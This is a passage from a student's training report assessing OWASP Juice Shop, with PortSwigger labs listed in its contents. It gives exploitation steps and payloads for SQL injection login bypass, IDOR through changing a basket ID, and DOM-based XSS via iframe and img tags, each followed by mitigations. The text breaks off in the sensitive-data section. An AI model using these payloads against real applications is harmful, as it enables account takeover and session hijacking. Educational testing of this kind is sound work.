WEB APPLICATION SECURITY ASSESSMENT

OWASP Juice Shop and PortSwigger Web Security Academy

Combined Security Assessment & Lab Report

Field	Details
Name	Mallampalli Kumar Siva Sai
Email	kumarsivasai16@gmail.com
Reference No.	CSN-OC-OL-26266
Registration No.	CSN-OC-2026-266
Domain	Cyber Security-VAPT
Project Level	Intermediate Level (2 Projects)

Table of Contents:

S. No	Project / Section Description	Page No.
1	Executive Summary	3
2	Project 1: OWASP Juice Shop Security Assessment	4
2.1	Introduction, Scope, Methodology & Lab Setup	4
2.2	Vulnerability 1 — SQL Injection (Login Bypass)	6
2.3	Vulnerability 2 — Broken Access Control / IDOR	7
2.4	Vulnerability 3 — Cross-Site Scripting (XSS)	9
2.5	Vulnerability 4 — Sensitive Data Exposure	10
2.6	Vulnerability 5 — Security Misconfiguration	12
3	Project 2: PortSwigger Web Security Academy Labs	14
3.1	Introduction & Methodology	14
3.2	Lab 1 — SQL Injection (WHERE Clause / Hidden Data)	14
3.3	Lab 2 — SQL Injection (Login Bypass)	17
3.4	Lab 3 — CSRF with No Defenses	21
3.5	Lab 4 — OS Command Injection	26
3.6	Lab 5 — File Path Traversal	30
3.7	Lab 6 — Username Enumeration	33
3.8	Lab 7 — 2FA Simple Bypass	39
3.9	Lab 8 — Password Reset Broken Logic	45
4	Conclusion & Key Learnings	51
5	References	51

1. Executive Summary

This report covers two hands-on security testing projects, done as part of a cybersecurity training program. Project 1 tests the OWASP Juice Shop (https://demo.owasp-juice.shop/), an app that is built with vulnerabilities on purpose. Five types of vulnerabilities were found and used: SQL Injection, Broken Access Control (IDOR), Cross-Site Scripting (XSS), Sensitive Data Exposure, and Security Misconfiguration.

Project 2 covers eight labs completed on the PortSwigger Web Security Academy — three more than the five Apprentice-level labs first planned. These labs cover SQL Injection, Cross-Site Request Forgery (CSRF), OS Command Injection, Path Traversal, Username Enumeration, Two-Factor Authentication (2FA) Bypass, and Broken Password-Reset Logic.

For every finding, this report explains the weakness, how it was exploited, its real-world impact, and the best way to fix it, based on the OWASP Top 10 and secure coding practices. Every step includes a screenshot taken during testing.

Tools used: Burp Suite Community Edition, browser Developer Tools (Chrome/Firefox), and manual testing against the target applications, done on a Kali Linux machine.

Disclaimer: All testing was done only on authorized training platforms (the OWASP Juice Shop demo/local copy and the PortSwigger Web Security Academy), for learning purposes only.

2. Project 1: OWASP Juice Shop Security Assessment

2.1 Introduction, Scope, Methodology & Lab Setup

OWASP Juice Shop is an app built by the OWASP Foundation with vulnerabilities added on purpose. It is used to teach the OWASP Top 10 and other common security problems through a realistic online shop. This test was done on a local copy, running on a Kali Linux machine, set up to match the public demo at https://demo.owasp-juice.shop/.

Scope: All parts of the app a normal visitor could use — login, registration, product search, basket/checkout, user profile, and feedback/review — using only normal-user access.

Methodology: testing followed a standard black-box process:

1. Recon — looked at the app's pages, API endpoints, and JavaScript using browser DevTools.
2. Proxying — sent traffic through Burp Suite Community Edsssition to view and change HTTP requests and responses.
3. Finding issues — tested input fields, the login flow, and object references for common OWASP Top 10 problems.
4. Exploiting — built payloads by hand to prove real impact, not just risk on paper.
5. Documenting — took a screenshot at each step and matched every finding to a fix.

Tools used: Burp Suite Community Edition (Proxy/Repeater), browser DevTools (Console, Network, Application tabs).

S.No	Vulnerability	OWASP Top 10 (2021) Category
1	SQL Injection (login bypass)	A03:2021 – Injection
2	Broken Access Control / IDOR	A01:2021 – Broken Access Control
3	Cross-Site Scripting (DOM-based XSS)	A03:2021 – Injection
4	Sensitive Data Exposure	A02:2021 – Cryptographic Failures
5	Security Misconfiguration	A05:2021 – Security Misconfiguration

Lab Environment Setup — OWASP Juice Shop on Kali Linux

The app was installed locally in two different ways, and both worked:


Method A — Native install:

6. Install Node.js, npm, and Docker: sudo apt install npm nodejs docker.io
7. Clone the repository: git clone https://github.com/juice-shop/juice-shop.git
8. Move into the project folder: cd juice-shop
9. Install dependencies: sudo apt install nodejs npm -y
10. Start the app: npm start
11. Open a browser and go to localhost:3000 to check the app is running.

Method B — Docker (used for this assessment):

```
docker pull bkimminich/juice-shop

docker run --rm -p 3000:3000 bkimminich/juice-shop
```

```
┌──(kali㉿kali)-[~/juice-shop]
└─$ ls
AGENTS.md  CODE_OF_CONDUCT.md  crowdin.yaml       docker-compose.test.yml  ftp             lib      monitoring    REFERENCES.md  SECURITY.md  test
app.json   config              ctf.key            Dockerfile               Gruntfile.js    LICENSE  node_modules  routes         server.ts    threat-mod
app.ts     config.schema.yml   cypress.config.ts  encryptionkeys           HALL_OF_FAME.md  logs     package.json  rsn            SOLUTIONS.md  tsconfig.j
build      CONTRIBUTING.md     data               frontend                 i18n            models   README.md     screenshots    swagger.yml  uploads

┌──(kali㉿kali)-[~/juice-shop]
└─$ sudo npm start
npm notice run juice-shop@19.2.1 start
npm notice run node build/app
info: Detected Node.js version v24.21.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 20 of 20 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file matching /^hacking-instructor-.+\.js$/ is present (OK)
info: Required file main.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
info: Domain https://www.alchemy.com/ is reachable (OK)
```




2.2 Vulnerability 1 — SQL Injection (Login Bypass)


The login form builds its database query by joining the username straight into the query text, instead of using parameterized queries. This lets an attacker add SQL code through the input field and change what the query does.

Exploitation steps:

1. Open the login page and click the account icon.




2. Try a random username and password, like test@gmail.com / 1234. The app shows a generic “invalid credentials” error.



3. Enter admin' OR 1=1;-- as the username, with any password, and submit.

   The query becomes: SELECT * FROM users WHERE username='admin' OR 1=1;-- AND password='1234';

   1=1 is always true, so the OR makes every row match. The -- comments out the rest of the query, including the password check.



Impact: This is a full login bypass. An attacker who is not logged in can log in as any user, including an administrator. This can lead to full account takeover and exposure of personal data such as orders, addresses, and payment history.

Mitigation:


- Use parameterized queries or prepared statements, or an ORM that enforces them. Never join user input straight into SQL text.
- Add strict input checks on the server, and only allow expected formats.
- Give database accounts the least access they need, so a successful injection does less damage.
- Add a Web Application Firewall (WAF) as an extra layer, not as a replacement for secure code.
- Run regular automated security scans (SAST/DAST) as part of the build process.

2.3 Vulnerability 2 — Broken Access Control / IDOR

The basket endpoint uses a simple, easy-to-guess number as the object ID, and does not check if the logged-in user really owns that object. This is a common issue called Insecure Direct Object Reference (IDOR).


Exploitation steps:

1. Create an account, then open the basket by clicking the cart icon in the top-right corner.



2. With Burp Suite running, send the basket request to Repeater. It targets /rest/basket/6, which is the logged-in user's own basket.

3. Change the ID from 6 to 5 and send the request again.
4. The response now shows another user's basket. This proves the server trusts the ID sent by the user, instead of checking who really owns it.



Impact: Any logged-in user, even one with low access, can view or change another user's basket or orders just by changing a number in the request. This is called horizontal privilege escalation, and it can expose data for many users at once.

Mitigation:


- Check ownership on the server for every object a user tries to access, before returning any data.
- Avoid using simple, easy-to-guess IDs like sequential numbers. Use IDs that are hard to guess, such as UUIDs.
- Deny access by default, and keep access-control logic in one place instead of repeating it everywhere.
- Log and alert on access-control failures, so you can catch attempts to guess IDs.

2.4 Vulnerability 3 — Cross-Site Scripting (XSS)


The product search bar puts the user's search text straight into the page without properly encoding it. This causes a DOM-based XSS vulnerability.

Exploitation steps:


1. Open the product search bar, which is vulnerable to XSS.



2. Try a simple payload, <script>alert(1)</script>. It does not run, because Juice Shop's framework removes raw <script> tags.



3. Try an event-handler payload instead: <img src='x' onerror=alert('document.cookie')>. This also does not run. Then try an iframe payload: <iframe src="javascript:alert('document.cookie')">, which runs successfully.



Impact: An attacker can build a malicious link with this payload and send it to victims. Anyone who clicks it will run the attacker's JavaScript inside their own logged-in session. This can lead to session hijacking, fake login forms that steal passwords, or redirects to phishing sites.

Mitigation:


- Encode all user data before showing it in HTML, based on where it is placed on the page.
- Use a modern front-end framework's built-in escaping, and avoid raw DOM methods such as innerHTML.
- Add a strict Content Security Policy (CSP) to block inline scripts and limit which scripts can run.
- Check and clean input on the server too, not just in the browser.


2.5 Vulnerability 4 — Sensitive Data Exposure

The app has an open, FTP-style folder with private business files that anyone can reach without logging in. It only relies on the folder path being hard to guess, not on real access control.

